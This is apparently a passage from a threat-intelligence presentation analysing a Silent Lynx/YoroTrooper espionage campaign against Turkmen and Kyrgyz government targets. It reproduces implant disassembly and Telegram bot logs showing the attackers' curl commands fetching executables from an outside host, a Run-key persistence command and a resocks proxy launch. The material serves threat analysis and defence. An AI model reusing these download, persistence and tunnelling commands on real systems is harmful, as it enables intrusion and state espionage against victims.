movups [rsp+110h+var_10], xmm15  
mov qword ptr [rsp+110h+var_20+8], 2  
lea rdx, unk_3D3003  
mov qword ptr [rsp+110h+var_20], rdx  
mov qword ptr [rsp+110h+var_10+8], rcx  
mov qword ptr [rsp+110h+var_10], rcx  
lea rax, aCmdExewindowsr ; "cmd.exe windowsrunning"  
mov ebx, 7  
lea rcx, [rsp+110h+var_20]  
mov edi, 2  
mov rsi, rdi  
nop  
call os_exec_Command  
call os_exec_ptr_Cmd_CombinedOutput  
mov rdx, [rsp+110h+var_E8]  
mov r8, [rdx+50h]  
mov rdi, rcx  
mov rcx, rbx
```



# Campaign-3

- RAR archive contains C++ executable & decoy

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
6631602.pdf	119,808	51,136	Application	11/6/2024 11:3...	B514185A
6631604.py.pdf	2,751,033	2,473,030	Microsoft Edge PD...	11/2/2024 3:44 ...	496AA0AA

File name: ...\\6631602\\6631602.pdf

File type: PE64 | File size: 117.00 KiB | Base address: 0000000140000000 | Entry point: 0000000140002068

File info | Memory map | Disasm | Hex | Strings | Signatures | VirusTotal  
MIME | Visualization | Search | Hash | Entropy | Extractor | YARA

PE | Export | Import | Resources | .NET | TLS | Overlay

Sections: 0006 | Time date stamp: 2024-11-06 23:32:31 | Size of image: 00022000 | Resources: Manifest | Version

Scan: Automatic | Endianness: LE | Mode: 64-bit | Architecture: AMD64 | Type: GUI

PE64  
Operation system: Windows(Vista)[AMD64, 64-bit, GUI] S ?  
Linker: Microsoft Linker(14.36.33811) S ?  
Compiler: Microsoft Visual C/C++(19.36.33811)[LTCG/C++] S ?  
Language: C++ S ?  
Tool: Visual Studio(2022, v17.6) S ?

Signatures | Flags | Database | Scan | Directory | Log | 1254 msec



# Campaign-4

- Malicious C++ Implant

Detect It Easy v3.10 [Windows 10 Version 2009] (x86\_64)

File name: **Letter from the Permanent Rept of Turkemenistan**

File type: PE64 | File size: 117.50 KiB | Base address: 0000000140000000 | Entry point: 0000000140002068

Advanced:  Demangle:

File info | Memory map | Disasm | Hex | Strings | Signatures | VirusTotal

MIME | Visualization | Search | Hash | Entropy | Extractor | YARA

PE | Export | Import | Resources | C# .NET | TLS | Overlay

Sections: 0006 | Time date stamp: 2024-12-11 23:18:54 | Size of image: 00023000 | Resources: Manifest | Version

Scan: Automatic | Endianness: LE | Mode: 64-bit | Architecture: AMD64 | Type: GUI

PE64 details:

- Operation system: Windows(Vista)[AMD64, 64-bit, GUI] S ?
- Linker: Microsoft Linker(14.36.33811) S ?
- Compiler: Microsoft Visual C/C++(19.36.33811)[LTCG/C++] S ?
- Language: C++ S ?
- Tool: Visual Studio(2022, v17.6) S ?

Signatures | Flags | Database | Scan: 210 msec | Exit

```
call    ???@YAPEAX_K@Z ; operator new(unsigned __int64)
test   rax, rax
jz     loc_140001572

lea    rdi, [rax+27h]
mov    [rbp+160h+var_1A8], 2390h
and    rdi, 0FFFFFFFFFFFFFFE0h
mov    [rbp+160h+var_1A0], 239Fh
mov    r8d, 2390h
mov    [rbp+160h+var_1B8], rdi
lea    rdx, aJabuag8aawblag ; "JABUAG8AawB1AG4AIAA9ACAAIgA3ADkAMQA5ADg"...
mov    rcx, rdi
mov    [rdi-8], rax
call   sub_14000E890
mov    ecx, 23F7h ; Size
mov    [rdi+2390h], sil
mov    [rsp+260h+var_208], rsi
call   ???@YAPEAX_K@Z ; operator new(unsigned __int64)
test   rax, rax
jz     loc_14000156C

movdqa xmm0, cs:xmmword_140019D50
mov    r8d, 2390h
; } // starts at 140001250



loc_1400012F6:
; unwind { // 6SHandlerCheck
```

Malicious encoded PowerShell script



# Infrastructure & Hunting

- Telegram Bot
  - whoami
  - ipconfig





# Establish Persistence

- “Операция успешно завершена”
  - “The operation was successfully completed”

```
Forwarded from [green] Angel Logon
/27048 cmd /c curl -o c:\users\public\newservice.exe
https://pweobmxdlboi.com/14789.exe

Forwarded from [blue] security_broker
[27048]

Forwarded from [green] Angel Logon
/27048 cmd /c curl -o c:\users\public\gservice.exe
https://pweobmxdlboi.com/147.exe
```

```
Forwarded from [green] Angel Logon
/27048 cmd /c curl -o c:\users\public\gservice.exe
https://pweobmxdlboi.com/147.exe

Forwarded from [blue] security_broker
[27048]

Forwarded from [green] Angel Logon
/27048 REG ADD
HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v
WinUpTask /t REG_SZ /d c:\users\public\gservice.exe /f

Forwarded from [blue] security_broker
[27048]
Операция успешно завершена.

Forwarded from [green] Angel Logon
/27048 REG query
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Forwarded from [blue] security_broker
[27048]


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive REG_SZ "C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe"
/background
    MicrosoftEdgeAutoLaunch_8714F0D917266FE3AFB7F8BB98EEBC18 REG_SZ "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start
    CTFMON.EXE REG_SZ cmd /c start C:\Users\user\AppData\Local\Temp\dlhost.exe C:\Users\user\AppData\Local\Temp\~58967505.js
    UpdateSoft REG_SZ c:\users\public\newservice.exe
    WinUpTask REG_SZ c:\users\public\gservice.exe
```





# "Plan of the Turkmen Embassy in the Kyrgyz Republic"

```
Forwarded from @south_africa  
/27048 cmd /c dir C:\users\user\Desktop  
[27048]  
Том в устройстве C имеет метку Windows 11  
Серийный номер тома: 72DD-6B6F  
Содержимое папки C:\users\user\Desktop  
17.12.2024 18:05 <DIR> .  
13.12.2024 18:35 <DIR> ..  
16.12.2024 18:19 262 714 004.jpg  
16.12.2024 17:33 30 208 01.xls  
25.10.2024 13:54 26 191 2023 Turkmenistanyň Gyrgyz  
Respublikasyndaky Ilcihanasynyn meýilnamasy.docx  
12.12.2024 12:28 185 648 4.jpg
```

Bot Info

 south\_africa  
bot

 @south\_afr\_angl\_bot  
Username

 Notifications

SEND MESSAGE

```
Forwarded from @south_africa  
/12345 cmd /c curl -o C:\users\public\music\rev.rar  
https://drive.google.com/file/d/1m3g0ppm1LW4r3d-  
.../view?usp=drive_link
```

```
Forwarded from @south_africa  
/69012 c:\users\public\pictures\resocks.exe 65...443 --key  
"YlzFFi...lohiRVc"  
21:38
```



# Attribution

Actor Profile	YoroTrooper	Silent Lynx
Affiliations	Kazakhstan	Kazakhstan
Active since	2022	Campaigns in Dec-2024 and Jan-2025
Goals	Espionage, data theft to support state objectives	Espionage, data theft
Victimology	European governing entities and focus on CIS	Central Asian Govt: Kyrgyzstan, Turkmenistan
Notable TTPs	<ul style="list-style-type: none"><li>• Social engineering</li><li>• Spear-phishing</li><li>• Data exfiltration</li><li>• Custom and commodity malware</li></ul>	<ul style="list-style-type: none"><li>• Social engineering</li><li>• Spear-phishing</li><li>• Data exfiltration</li><li>• Custom malware</li></ul>
Arsenal	<ul style="list-style-type: none"><li>• Python, PowerShell, LNK-HTA-VHDX</li><li>• Golang Reverse Shell, Meterpreter</li><li>• Telegram Bots</li><li>• Warzone RAT, LodaRAT, Stink stealer</li></ul>	<ul style="list-style-type: none"><li>• ISO, C++ Loader, PowerShell</li><li>• Golang Reverse Shell, resocks</li><li>• Telegram Bots</li></ul>



## Recent Findings

- Renewed activity in June 2025
- Over 35 Government victims
- Linked to YoroTrooper & Silent Lynx
- Chinese & Russian speaking operators
- New Infrastructure and Toolkit
  - Public Exploits
  - Penetration-Testing Tools
  - Web Panels





**SECURITE** |

**Quick Heal**

**Thank You**

**Innovate. Simplify. Secure.**